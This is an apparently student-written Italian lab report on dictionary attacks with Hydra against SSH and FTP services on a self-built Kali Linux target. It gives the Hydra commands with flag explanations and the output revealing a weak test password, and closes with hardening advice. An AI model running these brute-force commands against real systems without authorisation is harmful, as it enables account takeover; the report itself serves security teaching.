

PROGETTO S6/L5:

Authentication cracking con Hydra

Introduzione

In questo progetto sono presentati i risultati di un'analisi di sicurezza condotta tramite un penetration test controllato. Tale valutazione è stata specificamente indirizzata a misurare la robustezza dei servizi di rete standard, in particolare **SSH** (Secure Shell) e **FTP** (File Transfer Protocol), contro i sempre più comuni attacchi di autenticazione basati su dizionario. Questa valutazione riveste un'importanza strategica fondamentale, in quanto mira a individuare e correggere vulnerabilità derivanti da configurazioni di sistema non sicure e dall'uso di credenziali deboli, fattori che rappresentano due dei principali vettori di attacco nel panorama della **cybersecurity**.

Obiettivi del progetto

Gli obiettivi principali dell'esercitazione possono essere sintetizzati nei seguenti punti:

1. Configurare i servizi **SSH** e **FTP** in un ambiente di laboratorio controllato per simulare un target realistico.
2. Verificare la robustezza di tali servizi contro attacchi di tipo **brute-force** e **dictionary**, utilizzando il tool specializzato **Hydra** per tentare di compromettere l'autenticazione.

Dettagli dell'Ambiente di Test

Componente	Descrizione
Target	Kali Linux.
Servizi Analizzati	OpenSSH (porta TCP/22), vsftpd (porta TCP/21).
Tool di Attacco	Hydra .
Vettore di Attacco	Dictionary Attack contro le credenziali degli utenti di sistema.


L'analisi è stata suddivisa in due fasi distinte, la prima delle quali si è concentrata sul servizio **SSH**.

FASE 1: ANALISI SERVIZIO SSH

Il **Secure Shell (SSH)** è universalmente riconosciuto come lo standard per l'amministrazione remota sicura, grazie alla sua solida implementazione della crittografia a protezione delle comunicazioni. Nonostante ciò, la sua effettiva sicurezza è strettamente legata alla robustezza del metodo di autenticazione adottato. L'obiettivo primario di questa fase di test è stato proprio quello di dimostrare questa cruciale dipendenza: una **password debole** può infatti compromettere le garanzie crittografiche offerte dal protocollo.

Configurazione del target

Per preparare l'ambiente di test, è stato attivato il servizio **SSH** sul sistema target e creato un utente dedicato, **test_user** a cui è stata assegnata una password volutamente debole **test_pass**.



```
(kali㉿kali)-[~]
$ sudo adduser test_user
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
(kali㉿kali)-[~]
$ sudo service ssh start
(kali㉿kali)-[~]
$ ssh test_user@192.168.50.35
test_user@192.168.50.35's password:
Linux kali 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 16 05:10:07 2026 from 192.168.50.35
(test_user㉿kali)-[~]
$
```

Spiegazione:

- **sudo adduser test_user** : comando con privilegi di amministratore crea un nuovo user chiamato test_user;
- **sudo service ssh start** : Apre la porta 22 sulla macchina e mette il server in ascolto per ricevere connessioni.
- **ssh test_user@192.168.50.35**: serve a verificare che il servizio sia attivo e che le credenziali create siano corrette prima di provare a craccarle.

Esecuzione dell'attacco

Dopo aver verificato l'accesso andiamo a configurare il vero e proprio attacco di cracking con Hydra. Per l'esecuzione del test di intrusione sul protocollo SSH, è stato adottato un approccio basato sul **Dictionary Attack** (Attacco a Dizionario), preferendolo al **Brute-Force** puro. Abbiamo creato due file, uno contenente gli usernames e uno contenente le passwords. Questi file risultano molto leggeri e rappresentano un'alternativa molto valida rispetto all'utilizzo di un dizionario come **Seclists** con il quale si impiegherebbe troppo tempo per ottenere i risultati sperati.

ATTACCO CON HYDRA

Comando utilizzato:

hydra -L usernames.txt -P passwords.txt 192.168.50.35 -t2 ssh -V

Per dimostrare la vulnerabilità in tempi operativi ridotti, è stato lanciato l'attacco finale utilizzando le wordlist ottimizzate.

Analisi del comando:

- **-L / -P (Maiuscoli):** A differenza dei flag minuscoli (che testano un singolo account), questi parametri istruiscono Hydra a iterare attraverso le **liste personalizzate** appena create. Questo trasforma l'attacco in un **Dictionary Attack** mirato.
- **192.168.50.35 ssh:** Definisce il bersaglio e il protocollo (Porta 22/TCP).
- **-t 2:** Limita l'esecuzione a 2 task paralleli (thread) per evitare di sovraccaricare **SSH**.
- **-V :** Attiva la modalità per monitorare in tempo reale il processo di handshake e l'esito dei tentativi di autenticazione.

Risultato: Username e password trovati

```
kali@kali: ~/Desktop
Session Actions Edit View Help
[ATTEMPT] target 192.168.50.35 - login "test3" - pass "testp8" - 31 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test3" - pass "testp9" - 32 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test3" - pass "testp10" - 33 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp1" - 34 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp2" - 35 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp3" - 36 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp4" - 37 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "test_pass" - 38 of 121 [child 0] (0/0)
[STATUS] 38.00 tries/min, 38 tries in 00:01h, 83 to do in 00:03h, 2 active
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp5" - 39 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp6" - 40 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp7" - 41 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp8" - 42 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp9" - 43 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp10" - 44 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "testp1" - 45 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "testp2" - 46 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "testp3" - 47 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "testp4" - 48 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "test_pass" - 49 of 121 [child 1] (0/0)
[22][ssh] host: 192.168.50.35 login: test_user password: test_pass
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp1" - 56 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp2" - 57 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp3" - 58 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp4" - 59 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "test_pass" - 60 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp5" - 61 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp6" - 62 of 121 [child 0] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp7" - 63 of 121 [child 1] (0/0)
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp8" - 64 of 121 [child 0] (0/0)
```

Attraverso questo comando si può notare in modo inequivocabile come una **credenziale debole** presente in un dizionario annulli di fatto la protezione crittografica offerta da **SSH**. Questo risultato non rappresenta solo una compromissione teorica, ma la concessione di un accesso amministrativo


completo a un attaccante, con potenziale impatto su integrità, riservatezza e disponibilità dei dati.

Fase 2: Analisi dell'Attacco al Servizio FTP (TCP/21)

Il **File Transfer Protocol (FTP)** è un protocollo di vecchia generazione ampiamente impiegato per il trasferimento di file. A differenza di protocolli più sicuri come **SSH**, **FTP** è stato sviluppato senza tenere conto delle moderne esigenze di sicurezza e trasmette nativamente i dati, incluse le credenziali di autenticazione, in chiaro. Questa intrinseca insicurezza lo rende un servizio ad alto rischio. L'obiettivo di questa fase specifica era duplice: da un lato, dimostrare la sua vulnerabilità a un attacco di tipo *dictionary* e, dall'altro, sottolineare come una configurazione non ottimale possa avere un **impatto critico** sulla sicurezza complessiva del sistema.

Configurazione e Setup

Per simulare il servizio target, è stato scelto il demone **vsftpd** (Very Secure FTP Daemon), standard per sistemi Linux/Unix. Le operazioni svolte sono state le seguenti:



```
kali@kali: ~  
Session Actions Edit View Help  
└─(kali㉿kali)-[~]  
└─$ sudo apt install vsftpd  
The following packages were automatically installed and are no longer required:  
  amass-common libpgmepp6t64 libplacebo349 python3-gpg  
  gir1.2-girepository-2.0 libphoto2-l10n librav1e0.7 python3-zombie-imp  
  libbluray2 libinstpatch-1.0-2 libtheoraec1 samba-ad-dc  
  libbson-1.0-0t64 libjs-underscore libtheoraenc1 samba-ad-provision  
  libgirepository-1.0-1 libmongoc-1.0-0t64 libudfread0 samba-dsdb-modules  
  libpgme11t64 libobjc-14-dev libx264-164  
Use 'sudo apt autoremove' to remove them.  
  
Installing:  
  vsftpd  
  
Summary:  
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1075  
  Download size: 145 kB  
  Space needed: 356 kB / 43.0 GB available  
  
Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.4 [145 kB]  
Fetched 145 kB in 4s (37.4 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package vsftpd.  
(Reading database ... 441276 files and directories currently installed.)  
Preparing to unpack .../vsftpd_3.0.5-0.4_amd64.deb ...  
Unpacking vsftpd (3.0.5-0.4) ...  
Setting up vsftpd (3.0.5-0.4) ...  
vsftpd user (ftp) already exists, doing nothing.  
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /v  
ar/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.  
Processing triggers for man-db (2.13.1-1) ...  
Processing triggers for kali-menu (2025.4.3) ...  
  
└─(kali㉿kali)-[~]  
└─$ sudo service vsftpd start  
  
└─(kali㉿kali)-[~]
```

- **Installazione del pacchetto:** Eseguita tramite gestore pacchetti

apt con il comando ***sudo apt install vsftpd***.

- **Attivazione del servizio:** Il demone è stato avviato tramite ***sudo service vsftpd start***, aprendo l'ascolto sulla porta **TCP** standard **21**.

Esecuzione dell'attacco

Per l'audit di sicurezza è stato nuovamente impiegato il tool **Hydra**, questa volta configurato per operare sul protocollo **FTP**. Al fine di ottimizzare i tempi e replicare un attacco mirato, sono state utilizzate le **wordlist** personalizzate (***usernames.txt*** e ***passwords.txt***), precedentemente create, che contengono un sottoinsieme di credenziali più probabili.


Comando eseguito:

hydra -L usernames.txt -P passwords.txt 192.168.50.35 ftp -t 4 -V

Analisi del Comando:

- **-L / -P:** Permettono di caricare i file di testo che contengono i vettori d'attacco (nomi utente e password candidate).
- **ftp:** Specifica il modulo di protocollo. A differenza di SSH, il protocollo **FTP** non richiede la negoziazione di chiavi crittografiche complesse all'avvio della sessione, rendendo l'attacco computazionalmente meno oneroso e più rapido.
- **192.168.50.35:** Indica l'indirizzo IP del target (Localhost).
- **-V:** Abilita l'output verboso, utile per monitorare le risposte del server.

Risultato: Username e password trovati



```
kali@kali: ~  
Session Actions Edit View Help  
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "test_pass" - 12 of 81 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp5" - 13 of 81 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp6" - 14 of 81 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp7" - 15 of 81 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp8" - 16 of 81 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp9" - 17 of 81 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test4" - pass "testp10" - 18 of 81 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "testp1" - 19 of 81 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "testp4" - 20 of 81 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "test_pass" - 21 of 81 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test_user" - pass "testp5" - 22 of 81 [child 0] (0/0)  
[21][ftp] host: 192.168.50.35 login: test_user password: test_pass  
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp1" - 28 of 81 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp4" - 29 of 81 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "test_pass" - 30 of 81 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp5" - 31 of 81 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp6" - 32 of 81 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp7" - 33 of 81 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.35 - login "test5" - pass "testp8" - 34 of 81 [child 2] (0/0)
```

Il risultato è stato il medesimo: la password debole è stata scoperta con successo. L'attacco al servizio **FTP** di norma risulta **notevolmente più rapido** rispetto a quello su SSH. Questa disparità è dovuta alla mancanza di overhead crittografico nell'handshake di autenticazione di **FTP**, che consente a un tool come **Hydra** di effettuare un numero molto più elevato di tentativi di login nello stesso arco di tempo. Nel nostro caso specifico la differenza di velocità non è così chiara perché si è scelto di utilizzare delle liste ridotte. La questione della velocità diventa un fattore critico solo quando si utilizzano **wordlist massive** (come rockyou.txt o seclists). Con liste di grandi dimensioni, la latenza di rete e i tempi di risposta del protocollo si accumulano, rendendo un attacco brute-force su **SSH** potenzialmente lungo diversi giorni.

Analisi vulnerabilità

Principali vulnerabilità riscontrate:

1. **Utilizzo di Password Deboli:** Il punto di debolezza risiede nella password. Se non fosse stata adottata una password debole, l'assenza di **rate limiting** e l'esposizione su **porte standard**, sebbene siano configurazioni non ottimali, non avrebbero rappresentato una via d'accesso diretta per la compromissione. L'utilizzo di una password semplice e facilmente reperibile in dizionari comuni è, in definitiva, una delle cause principali che ha

permesso il successo di entrambi gli attacchi.

2. **Servizi su Porte Standard:** L'uso delle porte predefinite per i servizi comuni (ad esempio, 22/TCP per SSH o 21/TCP per FTP) facilita notevolmente l'individuazione di tali servizi da parte degli aggressori. Sebbene di per sé non sia una vulnerabilità, questa configurazione rende i sistemi immediatamente riconoscibili e accessibili a scansioni automatizzate e botnet. Di conseguenza, aumenta significativamente il rischio di subire attacchi di brute-force.

L'efficacia di questo tipo di attacco deve essere opportunamente contestualizzata. L'impiego di **wordlist** molto estese contro servizi esposti su Internet, quali SSH, è generalmente impraticabile, in gran parte a causa dell'elevata latenza di rete e dei tempi di risposta intrinseci dei protocolli sicuri.

Tuttavia, esistono scenari di attacco più verosimili e altrettanto pericolosi, come il "**Credential Stuffing**" (che sfrutta il riutilizzo di credenziali compromesse in altre violazioni) o l'utilizzo di **wordlist** di dimensioni ridotte e altamente mirate. Quest'ultimo scenario, in particolare, rispecchia esattamente l'approccio simulato e implementato con successo in questo test.

Conclusioni

L'esercitazione ha dimostrato in modo lampante e conclusivo una lezione fondamentale e spesso sottovalutata della sicurezza informatica moderna: la vera **flessibilità** di un sistema complesso non può risiedere unicamente nella qualità e nella robustezza teorica del **software** o del protocollo di comunicazione utilizzato, ma dipende in modo critico da una sinergia di fattori umani, procedurali e di configurazione.

Il caso in esame, dove persino protocolli universalmente riconosciuti e crittograficamente forti come **SSH** (Secure Shell) possono essere aggirati, mette in luce il "fattore più debole" della catena: l'essere umano. Una singola password debole o facilmente indovinabile da parte di un utente può annullare istantaneamente anni di sviluppo crittografico e di standardizzazione di sicurezza. Questo sottolinea come la formazione

degli utenti, l'applicazione rigorosa di **policy** per la creazione e la gestione delle credenziali (es. lunghezza minima, complessità, rotazione periodica, autenticazione a più fattori dove possibile) siano difese primarie e non negoziabili.

Oltre al fattore utente, l'esercitazione evidenzia in modo cruciale il ruolo dell'amministratore di sistema e la necessità di una configurazione difensiva e proattiva, nota come "**hardening**". L'hardening consiste nell'eliminare i servizi non necessari, chiudere le porte non utilizzate, limitare l'accesso basato sulla rete, e, soprattutto, implementare politiche specifiche per mitigare attacchi comuni. Nel contesto di **SSH**, questo potrebbe includere la disabilitazione dell'accesso **root diretto**, la limitazione degli utenti che possono accedere, l'uso esclusivo di chiavi crittografiche al posto delle password e l'impostazione di limitazioni sui tentativi di accesso falliti. Una configurazione di default, anche su software sicuro, è quasi sempre una configurazione **vulnerabile**.

Le difese **più critiche** sono costituite da:

1. **Policy Rigorose**: Norme chiare e non derogabili sulle credenziali, sull'accesso e sull'uso dei sistemi.
2. **Configurazioni Fortificate (Hardening)**: L'applicazione metodica di *best practice* per ridurre la superficie di attacco di ogni componente del sistema.
3. **Monitoraggio Attivo**: La costante vigilanza sui log, la rilevazione tempestiva delle anomalie e la capacità di risposta agli incidenti.

Solo l'integrazione di questi elementi, tecnologia sicura, procedure forti e consapevolezza umana, può fornire un livello di protezione accettabile contro le minacce informatiche in evoluzione.